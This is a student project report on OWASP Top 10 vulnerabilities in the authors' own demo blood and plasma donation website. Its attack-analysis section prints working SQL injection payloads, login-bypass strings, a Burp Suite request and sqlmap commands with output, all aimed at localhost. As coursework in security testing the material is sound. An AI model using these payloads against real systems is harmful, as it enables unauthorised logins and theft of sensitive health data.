OWASP TOP 10 VULNERABILITIES

A PROJECT REPORT

Submitted by:-

SWATI SINGH	18BCE1018
SHRADDHA NAIR	18BCE1070

In partial fulfillment for the award of the degree of

Bachelor Of Engineering

In

Computer Science

School of Computer Science and Engineering

Vellore Institute of Technology

Vandalur-Kelambakkam Road, Chennai - 600 127

November 2020

BONAFIDE CERTIFICATE

Certified that this project report entitled “**Owasp Top 10 Vulnerabilities**” is a bonafide work of **Swati Singh– 18BCE1018** and **Shraddha Nair– 18BCE1070** who carried out the Project work under my supervision and guidance for **CSE3501 – Information Security Analysis and Audit**.

Dr. Nithyanandam P.

Assistant Professor

SCOPE

VIT University, Chennai

Chennai – 600 127.

TABLE OF CONTENTS

ABSTRACT

In the current world scenario, cybersecurity fraud is growing everyday. More and more people are getting affected because of such attacks. These attacks are common mainly because of insecure webpages and applications. The developers are not taking enough measures to prevent their website from cybersecurity attack and thus save the confidential information provided by their users/visitors.

Thus, we propose to create a fully secure website for blood and plasma donation and purchase. The sole purpose of this website will be to provide the user stress free and safe browsing. The webpage will prevent cybersecurity attacks listed in Owasp Top 10 Vulnerabilities, such as SQL injection, Broken authentication, etc.

The functionalities of the webpage are that any new user will first be asked to register to the website. Once a user is registered, his credentials will be saved using which the user can login to the page. After login, the user can fill the forms for blood donation or purchase and plasma donation and purchase. His appointment will be booked through email. The page will have one admin login as well which will be given authority to view all the users registered and monitor the activities of the webpage.

ACKNOWLEDGEMENT

We wish to express our sincere thanks and deep sense of gratitude to our project guide, **Dr. Nithyanandam P.,** Assistant Professor, SCOPE, for his consistent encouragement and valuable guidance offered to us in a pleasant manner throughout the course of the project work.

We also take this opportunity to thank all the faculty of the School for their support and their wisdom imparted to us throughout the course.

We thank our parents, family, and friends for bearing with us throughout the course of our project and for the opportunity they provided us in undergoing this course in such a prestigious institution.

Swati Singh **Shraddha Nair**

INTRODUCTION

In today’s world it is binding to have security mechanisms in place for websites as the number and sophistication of cyber frauds is growing every day. The website that we built deals with records of several patients and blood donors and thus, protection of all this user data is imperative and no scope for attacks must be left.

We made use of the OWASP Top 10 Vulnerabilities 2020 and picked out 8 of the vulnerabilities that were evidently present on our website, namely - SQL Injection, Broken Authentication, Sensitive Data Exposure, HTML Injection, Broken Access Control, Security Misconfigurations, Cross Site Scripting, Insufficient Logging and Monitoring.

SQL Injection

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. It generally allows an attacker to view data that they are not normally able to retrieve. This might include data belonging to other users, or any other data that the application itself is able to access. In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behaviour.

Broken Authentication

Broken Authentication allows credential stuffing where the attacker has a list of usernames and passwords. Permits brute force or other automated attacks.

- Using 'knowledge based' questions for Forgot Password.
- Having default passwords like admin/admin
- No timeout of sessions. If the user forgets to logout, after one hour the attacker uses the same browser and the user is still authenticated.

Sensitive Data Exposure

Exposure or improper protection of any kind of sensitive data like Banking information, Health records, Personally Identifiable Information comes under this Vulnerability.

HTML Injection

HTML injection is a web security vulnerability that allows an attacker to make use of HTML tags into the input fields. This can allow an attacker to display unnecessary content on the website and may also enable them to reroute user information to other websites using other social engineering attacks as well.

Broken Access Control

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification or destruction of all data, or performing a business function outside of the limits of the user.

Example:

- Elevation of privilege. Acting as a user without being logged in, or acting as an admin when logged in as a user.
- Bypassing access control checks by modifying the URL

Security Misconfigurations

Attackers will often attempt to exploit unpatched flaws or access default accounts, unused pages, unprotected files and directories, etc to gain unauthorized access or knowledge of the system.

Cross Site Scripting

Allows you to inject malicious Javascript code into the code of the webpage. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. It can also be used by attackers to display unnecessary content on the webpage. The script could contain code for redirecting to another page.

Divergence will cause the data to go to a source where it was not meant to go. This is possible if the attacker tries to access the session or cookie information via the script code embedded.

Insufficient Logging and Monitoring

It is important to keep track of the activity on the website. Initially the website was not keeping any record of the users logging in and out of the website. This is harmful because if an attack happens on the website and there is absolutely no record of who entered and when they entered the website, then it will be difficult to track the attacker.

Then we did an attack analysis for each of the 8 vulnerabilities to know in which all ways the vulnerabilities can be exploited.

Next, we moved on to the Prevention Mechanisms for each of these vulnerabilities. Based on the attack analysis, we did a study of all the possible ways to prevent each of the attacks. Then we applied these prevention mechanisms into the website code to make the website completely foolproof to each of these vulnerabilities.

MOTIVATION

The initial idea of this project is taken from an IEEE conference paper titled:

“Research of SQL Injection Attack and Prevention Technology”


In this paper, they have highlighted various attacks possible on an SQL database and the possible prevention measures.

The database of a Hospital is very crucial since it will contain health related details of all it’s patients as well as their personal details such as address, Phone number, Age, etc.

If an attacker gets possession of these details then he can harm the patients in various ways.

An example is that a suitable patient for stealing kidney or blood can be easily identified from his health details and his/her address related details will also be available, so such patients will be at a very high risk.

BLOCK DIAGRAM



ATTACK ANALYSIS

Development of government run blood and plasma donation and purchase website is proposed. This webpage will be helpful during the crucial time of COVID-19 pandemic as it will reduce the amount of human interaction generally required for blood donation.

The user will be able to fill the form online and the hospital will accordingly allocate a suitable time to him. Now, this is at the hospital authorities discretion that they have arrangements to handle how many people at a time at the donation center. The hospital should be able to abide by all the COVID-19 rules and also perform the blood donation smoothly.

Since the webpage will store important health related information of the user, the measure of how secure the website is very important. To ensure that, the website will be made secure from the Owasp top 10 vulnerabilities attack.

1) SQL Injection

A successful SQL injection attack may lead to:

- Authentication Bypass
- Data Loss
- Modification, Corrupting or Deleting the data
- Remote Code Execution
- In worst cases, it can make way to an entire system compromise threat if it gets admin access.

SQL injection attacks are of three types:

1)In-band attacks

In this type of attack, the attacker performs his attack using the same channel of communication.

This kind of attack can be either error-based or union based.

a)Error based attack uses the error messages produced by the database to check for vulnerability.

u=cHdl' OR (SELECT 4876 FROM(SELECT COUNT(*),CONCAT(0x71786b6b71,(SELECT (ELT(4876=4876,1))),0x71787a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)–

b) Union based attack fuses multiple select statement to get single response. But this attack is not possible on the website.

2) Inferential (Blind) attack

The attacker sends data to the server to observe the response of the server.

It includes Boolean based and time-based attack.

a)In Boolean based attack, such input is given to the sql query so that it is always true. The website is highly vulnerable to such kind of attack


u=-8918' OR 7511=7511#

b) In time-based attack, the attacker sends a query which makes the website to wait for some time.

u=cHdl' AND (SELECT 8567 FROM (SELECT(SLEEP(5)))Sdld)--

Various types of attacks are possible on the webpage. The basic SQL injection attacks are possible on the login page such as:


By entering username as 1’or’1 and password as 1’or’1, the hacker will be able to sign-in.



Login

Username: 1'or'1


Password: ••••••



This is a demo website creat

Government of India Blood and Plasma Bank for COVID-19 Pandemic


Attack can also be performed using burpsuite



Login

Username: swati


Password: ••••



Request to http://localhost:80 [127.0.0.1]


```
POST /ISAA_project/enter.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:81.0) Gecko/20100101 Firefox/81.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 27
Origin: http://localhost
Connection: close
Referer: http://localhost/ISAA_project/login.php
Cookie: PHPSESSID=rh4ahj9feckugdol8vmmatrol3
Upgrade-Insecure-Requests: 1

u=swati&p=1234&submit=Login
```

This is sent to the repeater and required changes are made here to perform the attack.



POST request to /ISAA_project/enter.php

Type	Name	Value
Cookie	PHPSESSID	rh4ahj9feckugdol8vmmatrol3
Body	u	swati' or '1' ='1
Body	p	1234' or '1'='1
Body	submit	Login




```
HTTP/1.1 200 OK
Date: Tue, 29 Sep 2020 14:52:26 GMT
Server: Apache/2.4.38 (Win64) OpenSSL/1.0.2r PHP/7.1.27
X-Powered-By: PHP/7.1.27
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 2971
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
  <head>
    <title>
      Login to page
    </title>
    <link href="style.css" type="text/css" rel="stylesheet" />
  </head>
  <body>
    <div>
      <marquee>
        <h3>
          <font color="red">
            This is a demo website created by the students of Vellore Institute of Technology,Chennai. But please donate plasma if
          </font>
        </h3>
      </marquee>
    </div>
    <header>
      <div style="height:180px;">
        <img src='C:\xampp\htdocs\ISAA_project\government-of-india.jpg' id='logo' height='180' width='360' align='left'/>
        <br>
        <br>
        <h1 align="center">
          <font color="blue">
            Government of India Blood and Plasma Bank for COVID-19 Pandemic
          </font>
        </h1>
```

SQLMAP is the most common tool used to find SQL injection vulnerabilities. So, we have passed our website's login page through it.


Since the website doesn't have any GET parameter, so it cannot be scanned easily.

We used the command ---- “sqlmap -u http://localhost/ISAA_project/login.php --forms”

This is used to find any vulnerability present in the form.



```
[10:24:06] [INFO] searching for forms
[#1] form:
POST http://localhost/ISAA_project/enter.php
POST data: u=&p=&submit=Login
do you want to test this form? [Y/n/q]
> Y
Edit POST data [default: u=&p=&submit=Login] (Warn
```



```
[10:29:07] [WARNING] POST parameter 'submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 2966 HTTP(s) requests:
---
Parameter: u (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: u=-8918' OR 7511=7511#&p=&submit=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: u=cHdl' OR (SELECT 4876 FROM(SELECT COUNT(*),CONCAT(0x71786b6b71,(SELECT (ELT(4876=4876,1))),0x71787a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- bUJw&p=&submit=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: u=cHdl' AND (SELECT 8567 FROM (SELECT(SLEEP(5)))Sdld)-- HVNY&p=&submit=Login

Parameter: p (POST)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
    Payload: u=cHdl&p=-9362' OR 1061=1061#&submit=Login

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: u=cHdl&p=' OR (SELECT 3791 FROM(SELECT COUNT(*),CONCAT(0x71786b6b71,(SELECT (ELT(3791=3791,1))),0x71787a7a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- QRGH&submit=Login

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: u=cHdl&p=' AND (SELECT 4381 FROM (SELECT(SLEEP(5)))HOgp)-- CwNB&submit=Login
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: u, type: Single quoted string (default)
[1] place: POST, parameter: p, type: Single quoted string
[q] Quit
> 0
```

The different payloads used to exploit the login page are:


•‘-’ à This makes the query as “select * from users where username=‘’-’’ and password=‘’-’’;” Thus the entire database is selected and unauthorised login is allowed.

•‘&’ à This one also allows unauthorised access.


•1’or’1 à This makes the query as “select * from users where username=‘1’or’1’ and password=‘1’or’1’;”. Since 1 or 1 is always true, so login is allowed.

•Admin’;-- àThis type of attack is used when we know the username.”-- “ will comment out the remaining SQL query and access will be allowed without password.

The registration page was also checked for vulnerabilities using SQLMAP but that didn’t have any injection points.

